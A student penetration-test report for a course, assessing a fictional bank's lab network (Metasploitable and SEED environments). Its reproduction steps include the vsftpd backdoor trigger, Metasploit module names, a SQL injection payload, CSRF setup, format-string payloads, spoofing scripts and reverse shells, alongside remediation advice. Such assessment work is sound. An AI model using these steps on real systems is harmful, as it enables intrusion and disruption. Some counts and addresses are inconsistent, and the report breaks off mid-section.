Allsafe Security

Security Assessment Report

Prepared for CSS 578

Nimish Srivastav
Report Issued: May 30th, 2024

Table of Contents

1 Executive Summary

1.1 Purpose of the Test

Nimish Srivastav performed a security assessment of the internal corporate network of Super Big Bank from **May 20, 2024**, to **May 27, 2024**. Nimish's penetration test simulated an attack from an external threat actor attempting to gain access to systems within the Super Big Bank corporate network. The purpose of this assessment was to discover and identify vulnerabilities in Super Big Bank's infrastructure and suggest methods to remediate vulnerabilities. He identified a total of **15** vulnerabilities within the scope of the engagement which are broken down below:

Vulnerability ID	Title	Description	Asset
VULN-001	Execution of the rlogin command	Remote login service with weak authentication	192.168.10.5 (Database Server)
VULN-002	Execution of the vsftpd backdoor	A malicious backdoor in the VSFTPD service	
VULN-003	Execution of the IRC daemon backdoor	Malicious backdoor in the IRC service	
VULN-004	Execution of various other "unintentional backdoors"	Unsecured services with inherent backdoors	
VULN-005	Enumeration of the userIDs	Disclosure of user IDs	
VULN-006	Identifying the vulnerable web services	Outdated and misconfigured web services	
VULN-007	CSRF Attack using GET Request	CSRF vulnerability allowing actions via GET requests	www.seed-server.com (Web Application)
VULN-008	CSRF Attack using POST Request	CSRF vulnerability allowing actions via POST requests	
VULN-009	Crashing the Program (Server) using Format String Vulnerability	Denial of service through application crash	10.9.0.6 (DevOps Server)
VULN-010	Modifying the Server Program's Memory	Ability to alter memory values	
VULN-011	Inject Malicious Code into the Server Program	Code injection	
VULN-012	SYN Flooding Attack	Denial of service via SYN flood	10.9.0.0/24 (Corporate Network)
VULN-013	TCP RST Attacks on telnet Connections	Disruption of telnet sessions via RST packets	
VULN-014	TCP Session Hijacking	Hijacking active TCP sessions	
VULN-015	Creating Reverse Shell using TCP Session Hijacking	Full control over victim machine via hijacked session	

1.2 Overview of Findings

Total Vulnerabilities Discovered: 15

Severity (Based CVSS v3.0 Rating)	Count
Critical	7
High	5
Medium	3
Low	0

The highest severity vulnerabilities give potential attackers the opportunity to get **unauthorized remote access to the company's network, leading to backdoors/malware installation, access to employees' machine, attack web applications, denial of service attacks, and disrupt company's internal network**. To ensure data confidentiality, integrity, and availability, security remediations should be implemented as described in the security assessment findings.

Note that this assessment may not disclose all vulnerabilities that are present in the systems within the scope. Any changes made to the environment during the period of testing may affect the results of the assessment.

1.3 Recommendations

Recommendations are outlined in section 5, which include short-term actions (critical recommendations), long-term actions (business recommendations), and best practices (technical recommendations). Culmination of these recommendations will improve the security posture of Super Big Bank, keeping its data safe from any cyber-attacks.

2 Introduction

2.1 Background

Super Big Bank is a major financial institution with a large internal corporate network. This assessment was conducted to identify vulnerabilities that could be exploited by malicious actors and to provide recommendations for mitigating these risks.

2.2 Scope of Work

The scope of this engagement included the internal corporate network, web applications, and database servers of Super Big Bank. The assessment was conducted over a period of one week, from May 20, 2024, to May 27, 2024.

2.2.1 Assets

S. No.	Asset	Description
1	192.168.10.5	Database Server
2	www.seed-server.com	Web Application (Company's social networking website)
3	10.9.0.6	DevOps Server

2.2.2 Other Scope

S. No.	Asset	Description
1	10.9.0.0/24	Corporate Network

2.2.3 Provided Credentials

S. No.	Username	Password	Description
1	alice	seedalice	Web Application Credentials for "Alice Seed"
2	samy	seedsamy	Web Application Credentials for "Samy Seed"
3	seed	dees	Corporate Network Credentials

2.3 Methodology

Nimish's testing methodology was split into three phases: Reconnaissance, Target Assessment, and Execution of Vulnerabilities. During reconnaissance, information about Super Big Bank's network systems was gathered using port scanning and other enumeration methods to refine target information and assess target values. Next, a targeted assessment was conducted. He simulated an attacker exploiting vulnerabilities in the Super Big Bank network. Evidence of vulnerabilities was gathered during this phase of the engagement while conducting the simulation in a manner that would not disrupt normal business operations.

2.4 Engagement Rules

- **Testing Hours:** 9 AM to 5 PM, Monday to Friday.
- **Communication Protocols:** Daily progress updates via email; immediate notification for critical findings.
- **Constraints:** No testing on business-critical applications during business hours to avoid disruption.

3 Findings

3.1 Summary of Findings

Vulnerability ID	Title	Severity (Based CVSS v3.0 Rating)	JIRA Ticket ID	Status
VULN-001	Execution of the rlogin command	Critical	SBB#190870	Open
VULN-002	Execution of the vsftpd backdoor	Critical	SBB#190871	Open
VULN-003	Execution of the IRC daemon backdoor	Critical	SBB#190872	Open
VULN-004	Execution of various other "unintentional backdoors"	Critical	SBB#190873	Open
VULN-005	Enumeration of the userIDs	Medium	SBB#190874	Open
VULN-006	Identifying the vulnerable web services	High	SBB#190875	Open

VULN-007	CSRF Attack using GET Request	High	SBB#190876	Open
VULN-008	CSRF Attack using POST Request	High	SBB#190877	Open
VULN-009	Crashing the Program (Server) using Format String Vulnerability	Medium	SBB#190878	Open
VULN-010	Modifying the Server Program's Memory	High	SBB#190879	Open
VULN-011	Inject Malicious Code into the Server Program	Critical	SBB#190880	Open
VULN-012	SYN Flooding Attack	High	SBB#190881	Open
VULN-013	TCP RST Attacks on telnet Connections	Medium	SBB#190882	Open
VULN-014	TCP Session Hijacking	Critical	SBB#190883	Open
VULN-015	Creating Reverse Shell using TCP Session Hijacking	critical	SBB#190884	Open

3.2 Detailed Findings

Vulnerability ID	**VULN-001**
Title	Execution of the rlogin command
Description	Remote login service with weak authentication.
Exploitation Likelihood	High
Business Impact	High, allowing unauthorized access to the server.
Security Implication	Rlogin is a remote access protocol with known security weaknesses, including lack of encryption and weak authentication mechanisms. Successful execution can lead to unauthorized remote access.
CVSS v3.0 Rating	9.0 (Critical)
Asset	192.168.10.5
Evidence	Refer to Appendix C.2
Reproduction Steps	1. Check for open ports on the database server (192.168.10.5). 2. From the screenshot (refer to Appendix C.1), we can identify the open TCP ports used for rlogin, which are 512, 513, and 514. 3. Run the following command in the terminal window: **rlogin -l root 192.168.10.5.** With this command, we have initiated the connection to the server using rlogin service.
Mitigation/Remediation	Disable the rlogin service, use secure alternatives like SSH, implement network segmentation, and apply strict access controls.
Remediation Difficulty	Easy
Analysis	From the screenshot in Appendix C.2, we can see the root access has been granted as the local root user. This can be identified as the username "**root@metasploit**" is displayed once we gain access to the server.

	Rlogin service can be identified by checking the open ports on the server, which in turn can be identified by running the Nmap command. The server has open TCP ports 512, 513, and 514, known as **"r"** services, that are misconfigured to allow remote access from any host in the network. This service is inherently insecure as it often transmits data, including login credentials, in plaintext. Additionally, rlogin may not enforce strong authentication mechanisms, making it susceptible to unauthorized access.

Vulnerability ID	**VULN-002**
Title	Execution of the vsftpd backdoor
Description	A malicious backdoor in the VSFTPD service.
Exploitation Likelihood	High
Business Impact	Severe, allowing remote attackers to gain shell access.
Security Implication	Exploiting the vsftpd backdoor vulnerability can lead to remote code execution, allowing attackers to gain full control over the server.
CVSS v3.0 Rating	10.0 (Critical)
Asset	192.168.10.5
Evidence	Refer to Appendix Section C.3
Reproduction Steps	1. Check for open ports on the database server (192.168.10.5). 2. From the screenshot (refer to Appendix C.1), we can identify the open TCP ports used for vsftpd backdoor, which is 21 (FTP port). 3. Run the following command in the terminal window: **telnet 192.168.10.5 21** 4. Enter the username as **backdoor** followed by **:)** (a happy face), the backdoored version will open a listening shell on port 6200. Exit the telnet connection. 5. Run the following command in the terminal window: **telnet 192.168.10.5 6200.** With this command, we have opened the listening shell using the backdoor present in the vsftpd module.
Mitigation/Remediation	Update vsftpd to the latest version, apply security patches, and regularly monitor for unusual activity.
Remediation Difficulty	Easy
Analysis	From the screenshots in Appendix C.3, we can see that we can login to the server as the root user. This can be identified by running the **id;** command in the listening shell which prints out the **uid=0(root) gid=0(root)**. The vsftpd (Very Secure FTP Daemon) backdoor vulnerability pertains to a compromised version of the vsftpd software. In version 2.3.4, a backdoor was maliciously introduced, which allows attackers to gain unauthorized root access to the system by connecting to the FTP server on port 21. Exploitation of the vsftpd backdoor can lead to complete

	system compromise. With root access, attackers can execute any command, install malware, steal or modify sensitive data, and potentially use the compromised system as a pivot point to attack other systems within the network. This represents a severe impact on confidentiality, integrity, and availability.

Vulnerability ID	**VULN-003**
Title	Execution of the IRC daemon backdoor
Description	Malicious backdoor in the IRC service.
Exploitation Likelihood	High
Business Impact	Severe, enabling remote command execution.
Security Implication	An IRC daemon backdoor can allow remote attackers to execute arbitrary commands or control the server, potentially leading to data exfiltration or service disruption.
CVSS v3.0 Rating	9.8 (Critical)
Asset	192.168.10.5
Evidence	Refer to Appendix Section C.4
Reproduction Steps	1. Check for open ports on the database server (192.168.10.5). 2. From the screenshot (refer to Appendix C.1), we can identify the open TCP ports used for IRC daemon backdoor, which is 6667 (IRC port). 3. Open the Metasploit framework and select the following exploit: **unix/irc/unreal_ircd_3281_backdoor.** 4. Set necessary variable values: LHOSTS (listening address), RHOSTS (target host(s)), and RPORT (target port). Run the exploit.
Mitigation/Remediation	Disable unnecessary services, keep software up-to-date, and monitor network traffic for unusual IRC connections.
Remediation Difficulty	Easy
Analysis	Once the exploit is executed, we can verify the machine details using different commands like uname -a: Target machine information (OS, Build version, etc.); whoami: Currently logged in user; id: User id and group id of the logged in user, and many more from the Metasploit terminal. The IRC daemon backdoor vulnerability is associated with an intentionally compromised IRC (Internet Relay Chat) daemon running on the Metasploitable 2 machine. This backdoor allows an attacker to execute arbitrary commands on the server by connecting to the IRC service and sending specially crafted commands, thus gaining unauthorized access and control over the system. Exploitation of the IRC daemon backdoor can lead to a full system compromise. Attackers can execute arbitrary commands, install malicious software, exfiltrate sensitive data, and potentially use the compromised system to launch further attacks within the network. This poses a significant threat to the confidentiality, integrity, and availability of the affected systems and data.

Vulnerability ID	VULN-004
Title	Execution of various other "unintentional backdoors"
Description	Unsecured services with inherent backdoors.
Exploitation Likelihood	High
Business Impact	High, leading to system compromise.
Security Implication	Unintentional backdoors can provide unauthorized access and control to attackers, leading to potential data breaches and system compromises.
CVSS v3.0 Rating	9.8 (Critical)
Asset	192.168.10.5
Evidence	Refer to Appendix Section C.5
Reproduction Steps	1. Check for open ports on the database server (192.168.10.5). 2. From the screenshot (refer to Appendix C.1), we can identify the open TCP ports used for distccd backdoor, which is 3632 (distccd port). 3. Open the Metasploit framework and select the following exploit: **unix/misc/distcc_exec.** 4. Set necessary variable values: LHOSTS (listening address), RHOSTS (target host(s)), and RPORT (target port). Run the exploit.
Mitigation/Remediation	Conduct regular security assessments, apply patches, and use intrusion detection/prevention systems.
Remediation Difficulty	Moderate
Analysis	Once the exploit is executed, a reverse shell is received by the attacker. We can verify the working of the exploit by running few commands like uname -a: Target machine information (OS, Build version, etc.); whoami: Currently logged in user; id: User id and group id of the logged in user, and many more from the Metasploit terminal. The distccd backdoor vulnerability exists in the distccd (distributed C/C++ compiler) service, which is often used to distribute the compilation of software across multiple machines. In the Metasploitable 2 environment, an insecure configuration or a backdoored version of distccd allows remote attackers to execute arbitrary commands with the privileges of the distccd process, typically resulting in root access. Exploitation of the distccd backdoor can lead to full system compromise. Attackers gaining root access can execute any command, install malware, exfiltrate sensitive data, and use the compromised system as a launchpad for further attacks within the network. This poses a severe threat to the confidentiality, integrity, and availability of the affected systems and data.

Vulnerability ID	VULN-005
Title	Enumeration of the userIDs
Description	Disclosure of user IDs.
Exploitation Likelihood	Moderate
Business Impact	Medium, aiding in further attacks such as brute force.
Security Implication	Enumerating userIDs can aid attackers in brute force attacks or social engineering attempts.
CVSS v3.0 Rating	5.3 (Medium)
Asset	192.168.10.5
Evidence	Refer to Appendix Section C.6
Reproduction Steps	1. Open the Metasploit framework and select the following exploit: **admin/smb/samba_syslink_traversal.** 2. Set necessary variable values: RHOSTS (target host(s)), and SMBSHARE (name of writeable share on the server, which is **tmp** here). Run the exploit. 3. In the new terminal window, run following command: **smbclient //192.168.10.5/tmp.** 4. Enter the server password. We will be logged in the server anonymously. 5. Navigate to **\rootfs\etc** directory and search for **passwd** file. Run **more passwd** command to list file contents.
Mitigation/Remediation	Implement account lockout policies, use multi-factor authentication and obscure user enumeration details.
Remediation Difficulty	Easy
Analysis	The file provides us with the password list of users present on the server along with the permission which each user has. With the list provided, we can brute force the usernames using tools like Metasploit or Hydra along with a wordlist containing possible password combinations to find the passwords for each user. The enumeration of user IDs (UIDs) in Samba involves leveraging the SMB protocol to list and gather information about user accounts on a Samba server. An attacker can use enumeration techniques to gather information about valid usernames, which can be used to facilitate further attacks such as brute-force attempts, password guessing, or targeted phishing. While user ID enumeration alone does not compromise the system, it provides attackers with valuable information that can be used to launch more targeted and effective attacks. The impact on the business includes an increased risk of user account compromise, leading to potential unauthorized access to sensitive data and services.

Vulnerability ID	VULN-006
Title	Identifying the vulnerable web services
Description	Outdated and misconfigured web services.
Exploitation Likelihood	High
Business Impact	Severe, leading to data breaches and system control.

Security Implication	Identifying vulnerable web services can help attackers exploit known vulnerabilities to compromise the server.
CVSS v3.0 Rating	7.5 (High)
Asset	192.168.10.5
Evidence	Refer to Appendix Section C.7
Reproduction Steps	1. Open database server in the web browser by entering the IP address of the server (192.168.10.5) and select **mutillidae** application. 2. In the terminal window, connect to **owasp10** database. 3. In the browser, navigate to the following URL: **192.168.10.5/mutillidae/user-info.php.** 4. Enter SQL Injection payload **'or 1=1 --** in the username field and click on 'View Account Details' button.
Mitigation/Remediation	Regularly scan for vulnerabilities, update software, and apply patches promptly.
Remediation Difficulty	Moderate
Analysis	Upon click the 'View Account Details' button, list of users using this application is displayed along with their credentials. This type of vulnerability is called **SQL Injection.** SQL Injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It typically occurs when user inputs are not properly sanitized and are directly embedded into SQL queries. The impact of a successful SQL Injection attack can be devastating for a business. Potential consequences include unauthorized access to sensitive data, data corruption or deletion, financial loss, reputational damage, and legal consequences due to data breaches. In some cases, attackers can escalate their privileges and compromise the entire application or underlying server. There are other vulnerabilities present on this application like IDOR, XSS, CSRF, JS validation bypass, etc. Evidence for these vulnerabilities will be available upon request.

Vulnerability ID	**VULN-007**
Title	CSRF Attack using GET Request
Description	CSRF vulnerability allowing actions via GET requests.
Exploitation Likelihood	High
Business Impact	High, enabling attackers to manipulate user actions.
Security Implication	A successful CSRF attack can perform unauthorized actions on behalf of authenticated users, leading to potential data manipulation or account takeover.
CVSS v3.0 Rating	7.5 (High)
Asset	www.seed-server.com
Evidence	Refer to Appendix Section C.8
Reproduction Steps	1. Login to the web application using credentials for "Alice Seed".

	2. Navigate to the 'Members' page where all the members present on the platform are listed. 3. Click on any of the users and click on the 'Add Friend' button and intercept the request using HTTP Header Live proxy tool. 4. Upon clicking on the 'Add Friend' button, a GET request for adding a friend is displayed. We need to note the ID for Samy's profile from the URL: http://www.seed-server.com/action/friends/add?friend=59 &__elgg_ts=1713767414&__elgg_token=8feiLiAE-B1YRsnivC0gOg&__elgg_ts=1713767414 &__elgg_token=8feiLiAE-B1YRsnivC0gOg. 5. Craft a CSRF request (a dummy HTML page) containing following URL inside an image tag (as an image source) with no dimensions on the web page: http://www.seed-server.com/action/friends/add?friend=59. 6. Login as "Samy Seed" and create a post on the platform. This post will be visible to everyone on the platform. Add the URL for the dummy HTML page in the post. 7. Login as Alice and click on the URL present in Samy's post.
Mitigation/Remediation	Implement anti-CSRF tokens, validate the origin and referrer headers, and use same-site cookies.
Remediation Difficulty	Easy
Analysis	Once Alice clicks on Samy's link, Samy will be added in Alice's friend list. A notification is displayed: **"You have successfully added Samy as a friend"** after Alice visits the malicious page created by Samy. Cross-Site Request Forgery (CSRF) is a web security vulnerability that allows an attacker to trick a user into performing actions on a web application on behalf of the attacker without the user's knowledge. This is typically achieved by embedding malicious links or scripts in web pages or emails. When a user clicks on a malicious link, the browser sends an unauthorized request to a target application where the user is authenticated, executing the action with the user's credentials. The business impact of a successful CSRF attack can range from moderate to severe, depending on the actions that can be performed. Potential impacts include changes to user accounts, data leaks, and other unauthorized actions that could compromise the integrity and security of the application and its data.

Vulnerability ID	**VULN-008**
Title	CSRF Attack using POST Request
Description	CSRF vulnerability allowing actions via POST requests.
Exploitation Likelihood	High
Business Impact	High, allowing attackers to perform unauthorized state-changing actions.

Security Implication	Similar to GET-based CSRF attacks, POST-based CSRF can result in unauthorized actions, such as changing account details or making financial transactions.
CVSS v3.0 Rating	7.5 (High)
Asset	www.seed-server.com
Evidence	Refer to Appendix Section C.9
Reproduction Steps	1. Login to the web application using credentials for "Alice Seed". 2. Click on 'Edit Profile' button. Capture the request using HTTP Header Live. Following POST request is captured when edit profile button is clicked: http://www.seed-server.com/action/profile/alice. This request consists of several variables like **name, accesslevel, brief description, and guid**. 3. Craft a CSRF request (a dummy HTML page) consisting of variables mentioned in Step 2. Following values are entered for the variables: name = 'Alice'; accesslevel = 2; briefdescription = 'Sony is my Hero!!'; guid = 56 (Alice's GUID). 4. In the browser visit www.attacker32.com and click on 'Edit-Profile Attack'.
Mitigation/Remediation	Use anti-CSRF tokens, ensure proper validation of form submissions, and adopt secure coding practices.
Remediation Difficulty	Moderate
Analysis	Upon clicking on 'Edit-Profile Attack' link on www.attacker32.com page, we can see that on Alice's profile page, the description is added. A CSRF attack using a POST request involves sending a crafted POST request to the web application to change the state or perform an action. Impact of this vulnerability is similar to that of **VULN-007**.

Vulnerability ID	**VULN-009**
Title	Crashing the Program (Server) using Format String Vulnerability
Description	Denial of service through application crash.
Exploitation Likelihood	High
Business Impact	Medium, causing service disruption.
Security Implication	Crashing a program can lead to denial of service, affecting availability and potentially causing data loss or corruption.
CVSS v3.0 Rating	6.5 (Medium)
Asset	10.9.0.5
Evidence	Refer to Appendix Section C.10
Reproduction Steps	1. Run following command in the terminal window: **echo Hello | nc 10.9.0.5 9090.** If success message ("Returned Properly") is displayed, that means connection was successful and the echo string was formatted correctly.

	2. Now, create a python script and craft a payload such that string is not passed through the sever program in the desired format. Execute the script. A binary file will be generated. 3. Send the binary file onto the server and establish connection using netcat.
Mitigation/Remediation	Implement robust error handling, use fuzz testing to identify and fix vulnerabilities, and maintain regular backups.
Remediation Difficulty	Moderate
Analysis	Once the binary file is received by the server, we do not see the success message. That means the server has crashed. By providing malicious input, the **myprintf()** function malfunctions. Typically, such vulnerabilities allow an attacker to overwrite critical parts of memory, leading to unexpected behavior or program termination. The impact on the business can range from moderate to severe depending on the context. Crashing a program can lead to denial of service (DoS), loss of data, or exposure to further attacks if the crash can be leveraged for code execution. Frequent crashes can undermine user trust and disrupt business operations.

Vulnerability ID	**VULN-010**
Title	Modifying the Server Program's Memory
Description	Ability to alter memory values.
Exploitation Likelihood	High
Business Impact	Severe, leading to unexpected behavior and security breaches.
Security Implication	Unauthorized modification of server program memory can result in code execution, privilege escalation, and system compromise.
CVSS v3.0 Rating	8.6 (High)
Asset	10.9.0.5
Evidence	Refer to Appendix Section C.11
Reproduction Steps	1. Divide the buffer into two parts: the former part places the parameters of the formatted string, and the latter part places the relevant parameters (such as the address of the target). 2. Create a python script and craft a payload. The first four bytes of the buffer address is an arbitrary number, next four bytes is the offset string. The target address payload should look like this: **"%.8x" * 63 + b"%n\n"**. Execute the script. A binary file will be generated. 3. Send the binary file onto the server and establish connection using netcat.
Mitigation/Remediation	Use memory protection mechanisms (e.g., DEP, ASLR), conduct regular code reviews, and employ runtime application self-protection (RASP) techniques.
Remediation Difficulty	Difficult

Analysis	the address of the target variable is changed from 0x11223344 to 0x00001fc (508 in decimal), which is exactly the number of characters expected, containing 4 characters for the address in the start of the string plus 63*8 characters (8 characters for each address forwarded as we are using %.8x). Modifying a server program's memory typically involves exploiting vulnerabilities that allow an attacker to manipulate the program's memory space. This could be done through various techniques such as buffer overflows, format string vulnerabilities, or direct memory manipulation using unsafe functions. The goal is to alter the program's behavior by changing the values of variables, function pointers, or control data within the program's memory. The business impact of successfully modifying a server program's memory can be severe. Potential consequences include unauthorized data access, execution of arbitrary code, system instability, data corruption, and service disruption. These impacts can lead to significant financial loss, reputational damage, and legal consequences. There are multiple techniques to exploit this vulnerability. Evidence for other techniques will be available upon request.

Vulnerability ID	**VULN-011**
Title	Inject Malicious Code into the Server Program
Description	Code injection.
Exploitation Likelihood	High
Business Impact	Severe, allowing full control over the application.
Security Implication	Injecting malicious code can lead to full system compromise, data theft, reverse shell, and persistent threats.
CVSS v3.0 Rating	9.8 (Critical)
Asset	10.9.0.5
Evidence	Refer to Appendix Section C.12
Reproduction Steps	1. Identify the input buffer and frame pointer addresses after connection to the server. 2. Guestimate the length of format string. The length of the format string here is usually less than 512. Therefore, adding 512 to the address of buffer can easily reach the NOP instruction area, **0xffffd680 + 512 = 0xffffdb92** **0xdb92 = 56210 => 56210 - 12 = 56198 = 62 * 906 + 26** **0xffff - 0xdb92 = 9325** 3. Create a python exploit script, consisting of the shellcode for reverse shell and for crafting the payload utilizing the above values for format string. Execute the script. A binary file will be generated.

	4. Open a netcat listener on port 9090 to receive the connection from the target server in another terminal window. 5. Send the binary file onto the server and establish connection using netcat. 6. The exploit will be executed on the target server along with the reverse shell. The connection will be established in the listener terminal window.
Mitigation/Remediation	Apply secure coding practices, utilize code signing, and deploy comprehensive monitoring and alerting systems.
Remediation Difficulty	Difficult
Analysis	A malicious script was injected in binary format into the server's memory. This was possible because we were able to change the return address in the memory, so when the function returns, it jumps to the injected code. Injecting malicious code into a server program typically involves exploiting vulnerabilities that allow an attacker to insert and execute arbitrary code. Common vulnerabilities that enable code injection include buffer overflows, format string vulnerabilities, and other memory corruption issues. The business impact of a successful code injection attack can be severe. Potential consequences include unauthorized access to sensitive data, execution of arbitrary commands, system compromise, data corruption, and service disruption. These impacts can lead to significant financial loss, reputational damage, and legal consequences.

Vulnerability ID	**VULN-012**
Title	SYN Flooding Attack
Description	Denial of service via SYN flood.
Exploitation Likelihood	High
Business Impact	High, disrupting network availability.
Security Implication	SYN flooding can cause denial of service by exhausting server resources and making it unavailable to legitimate users.
CVSS v3.0 Rating	7.5 (High)
Asset	10.9.0.0/24
Evidence	Refer to Appendix Section C.13
Reproduction Steps	1. Create a python script using **"scapy"** module. This will help us send out spoofed TCP SYN packets, with randomly generated source IP addresses, source ports, and sequence numbers. 2. Execute the script. Check the number of connections in the network using the following command: **netstat -tna | grep SYN_RECV | wc -l.** If this command prints value greater than 0, that means there are random connections established in the network.

	3. Establish a telnet connection to any of the remote server on the network.
Mitigation/Remediation	Use SYN cookies, implement rate limiting, and deploy firewalls or intrusion prevention systems (IPS) to detect and block such attacks.
Remediation Difficulty	Moderate
Analysis	While establishing the telnet connection, we noticed that the connection was timed out. This happened because the connection queue had reached its limit and could not accommodate any new connections. A SYN flooding attack is a type of denial-of-service (DoS) attack in which an attacker sends a succession of SYN requests to a target server, overwhelming its ability to respond to legitimate connection requests. This attack exploits the TCP three-way handshake process, where the attacker sends SYN packets but does not complete the handshake by sending the final ACK packet, tying up resources on the target server. The business impact of a successful SYN flooding attack can be severe. It can lead to denial of service, causing the target server to become unresponsive to legitimate users, resulting in loss of service availability, reputation damage, and financial loss.

Vulnerability ID	**VULN-013**
Title	TCP RST Attacks on telnet Connections
Description	Disruption of telnet sessions via RST packets.
Exploitation Likelihood	High
Business Impact	Medium, causing session interruptions.
Security Implication	TCP RST attacks can disrupt active telnet connections, leading to service disruption and potential data loss.
CVSS v3.0 Rating	6.1 (Medium)
Asset	10.9.0.0/24
Evidence	Refer to Appendix Section C.14
Reproduction Steps	1. Start Wireshark and establish a telnet connection to any of the remote servers on the network. 2. Capture the following values from the last exchanged packet in the connection: **source port, destination port, and sequence number.** These values are present under “Transmission Control Protocol” section. 3. Create a python script using “scapy” module, substituting the values captured from Wireshark. Execute the script as the root user. 4. Open Wireshark and observe the last packet exchanged during the telnet connection.
Mitigation/Remediation	Use secure alternatives to telnet (e.g., SSH), implement session timeout mechanisms, and monitor for unusual reset packets.
Remediation Difficulty	Easy

Analysis	The last packet exchanged during the telnet connection was RST (Reset) packet. This packet terminates the connection between two machines remotely. This procedure can also be done automatically by creating a script such that values are captured and the connection is terminated automatically. A TCP RST attack on Telnet connections is a type of attack where an attacker sends forged TCP RST (reset) packets to terminate established Telnet sessions between a client and a server. By spoofing the source IP address and sending RST packets to both the client and the server, the attacker can abruptly terminate the connection, disrupting ongoing communication. The business impact of a successful TCP RST attack on Telnet connections can range from moderate to severe. It can disrupt ongoing communication sessions, leading to service interruptions, loss of productivity, and potential data loss if the interrupted sessions were transmitting important data.

Vulnerability ID	**VULN-014**
Title	TCP Session Hijacking
Description	Hijacking active TCP sessions.
Exploitation Likelihood	High
Business Impact	High, leading to unauthorized access and data manipulation.
Security Implication	Session hijacking can allow attackers to take control of existing connections, potentially leading to data theft, manipulation, or unauthorized actions.
CVSS v3.0 Rating	9.0 (Critical)
Asset	10.9.0.0/24
Evidence	Refer to Appendix Section C.15
Reproduction Steps	1. Start Wireshark and establish a telnet connection to any of the remote servers on the network. 2. Capture the following values from the last exchanged packet in the connection: **source port, destination port, sequence number and acknowledgment number.** These values are present under “Transmission Control Protocol” section. 3. Create a python script using “scapy” module, substituting the values captured from Wireshark. Execute the script as the root user. 4. Re-establish the telnet connection to the remote server and observe the behavior.
Mitigation/Remediation	Use encrypted communication channels (e.g., TLS/SSL), implement strong authentication mechanisms, and employ network segmentation.
Remediation Difficulty	Difficult
Analysis	If we try to re-establish telnet connection to the remote server, the connection will be established. Also, a file will be

	saved on the server which we crafted using our python script. This file is saved at the following location: **/home/seed.** View the file and message will be displayed: **"TCP Session Hijacking!!!".** TCP session hijacking, also known as TCP session spoofing, is a type of attack where an attacker takes over a TCP session between two parties without their knowledge. The attacker intercepts and manipulates TCP packets to insert themselves into the communication flow, effectively impersonating one of the parties and gaining unauthorized access to the data being exchanged. The business impact of a successful TCP session hijacking attack can be severe. It can lead to unauthorized access to sensitive information, data theft, service disruptions, and potential financial loss or damage to reputation.

Vulnerability ID	**VULN-015**
Title	Creating Reverse Shell using TCP Session Hijacking
Description	Full control over victim machine via hijacked session.
Exploitation Likelihood	High
Business Impact	Severe, leading to system compromise and data theft.
Security Implication	A reverse shell can give attackers full control over a compromised system, allowing them to execute arbitrary commands and maintain persistent access.
CVSS v3.0 Rating	10.0 (Critical)
Asset	10.9.0.0/24
Evidence	Refer to Appendix Section C.16
Reproduction Steps	1. Create a python script for reverse shell while spoofing the IP packet. Execute the script. 2. Open a netcat listener on port 9090 to receive the connection from the target server in another terminal window. 3. Establish telnet connection from one remote server to another. Shell for the victim machine will be obtained in the listener terminal window.
Mitigation/Remediation	Implement strong network security measures, use endpoint protection solutions, and conduct regular security audits.
Remediation Difficulty	Difficult
Analysis	From the listener terminal window, we can access the victim's machine accessing all the data. Creating a reverse shell using TCP session hijacking involves an attacker taking control of a TCP session between a client and a server and using it to establish a reverse shell back to the attacker's machine. This allows the attacker to gain unauthorized access to the target system and execute commands remotely. The business impact of a successful reverse shell attack can be severe. It can lead to unauthorized

	access to sensitive information, data theft, system compromise, and potential financial loss or damage to reputation.

4 Vulnerability Assessment

4.1 Risk Assessment Matrix

To define the risk level based on likelihood and impact, we have used a qualitative risk assessment matrix. Here's a simple approach where the risk levels can be categorized as Low, Medium, High, and Critical based on the combination of likelihood and impact.

Risk Level Definitions:

- **Critical:** High Likelihood and Severe Impact
- **High:** High Likelihood and High Impact
- **Medium:** High Likelihood and Medium Impact, or Moderate Likelihood and Medium/High Impact
- **Low:** Moderate Likelihood and Medium/Low Impact, or any combination involving Low Likelihood

Vulnerability ID	Likelihood	Impact	Risk Level
VULN-001	High	High	High
VULN-002	High	Severe	Critical
VULN-003	High	Severe	Critical
VULN-004	High	High	High
VULN-005	Moderate	Medium	Medium
VULN-006	High	Severe	Critical
VULN-007	High	High	High
VULN-008	High	High	High
VULN-009	High	Medium	Medium
VULN-010	High	Severe	Critical
VULN-011	High	Severe	Critical
VULN-012	High	High	High
VULN-013	High	Medium	Medium
VULN-014	High	High	High
VULN-015	High	Severe	Critical

4.2 Trend Analysis

Comparing the risk levels in section 4.1 to the previous assessment conducted in October 2023, the number of critical vulnerabilities has decreased from 12 to 6, indicating an improvement in the organization's security measures. However, the total number of high and medium-severity vulnerabilities has increased, suggesting the need for ongoing vigilance and improvement.

5 Recommendations

5.1 Short-term Actions

5.1.1 Patch Management:

- **Immediate Patching:** Apply available security patches and updates for the affected software and systems to fix known vulnerabilities.

- **Prioritize Critical Systems:** Focus on patching critical systems and high-severity vulnerabilities first.

5.1.2 Access Controls:

- **Disable Unused Services:** Turn off or disable unnecessary services like rlogin and IRC daemons.
- **Implement Least Privilege:** Ensure users and services operate with the least privileges necessary to perform their functions.

5.1.3 Network Security:

- **Deploy Firewalls and IPS:** Use firewalls and intrusion prevention systems to block malicious traffic and detect attacks like SYN floods and TCP session hijacking.
- **Segmentation:** Segment the network to limit the spread of attacks and isolate critical systems.

5.1.4 Monitoring and Incident Response:

- **Enable Logging and Monitoring:** Implement robust logging and monitoring to detect and respond to suspicious activities.
- **Prepare Incident Response Plan:** Ensure the incident response team is ready to act in case of an attack.

5.1.5 User Awareness and Training:

- **Educate Users:** Conduct training sessions to educate users about phishing, social engineering, and safe browsing practices.
- **Implement MFA:** Enforce multi-factor authentication for critical systems and applications.

5.2 Long-term Actions

5.2.1 Security Framework and Policies:

- **Develop Security Policies:** Establish and enforce comprehensive security policies and best practices.
- **Adopt Security Frameworks:** Implement industry-standard security frameworks like NIST, ISO 27001, or CIS Controls.

5.2.2 Regular Security Assessments:

- **Conduct Penetration Testing:** Perform regular penetration testing to identify and remediate vulnerabilities.
- **Vulnerability Scanning:** Implement continuous vulnerability scanning to proactively detect and address issues.

5.2.3 Software Development Practices:

- **Secure Coding Practices:** Integrate secure coding practices and perform code reviews to prevent vulnerabilities like buffer overflows and CSRF.
- **DevSecOps Integration:** Embed security into the DevOps pipeline to ensure continuous security throughout the software development lifecycle.

5.2.4 Advanced Threat Detection:

- **Deploy EDR Solutions:** Use Endpoint Detection and Response (EDR) solutions to detect and mitigate advanced threats.
- **Threat Intelligence:** Leverage threat intelligence to stay updated on emerging threats and vulnerabilities.

5.2.5 Access and Identity Management:

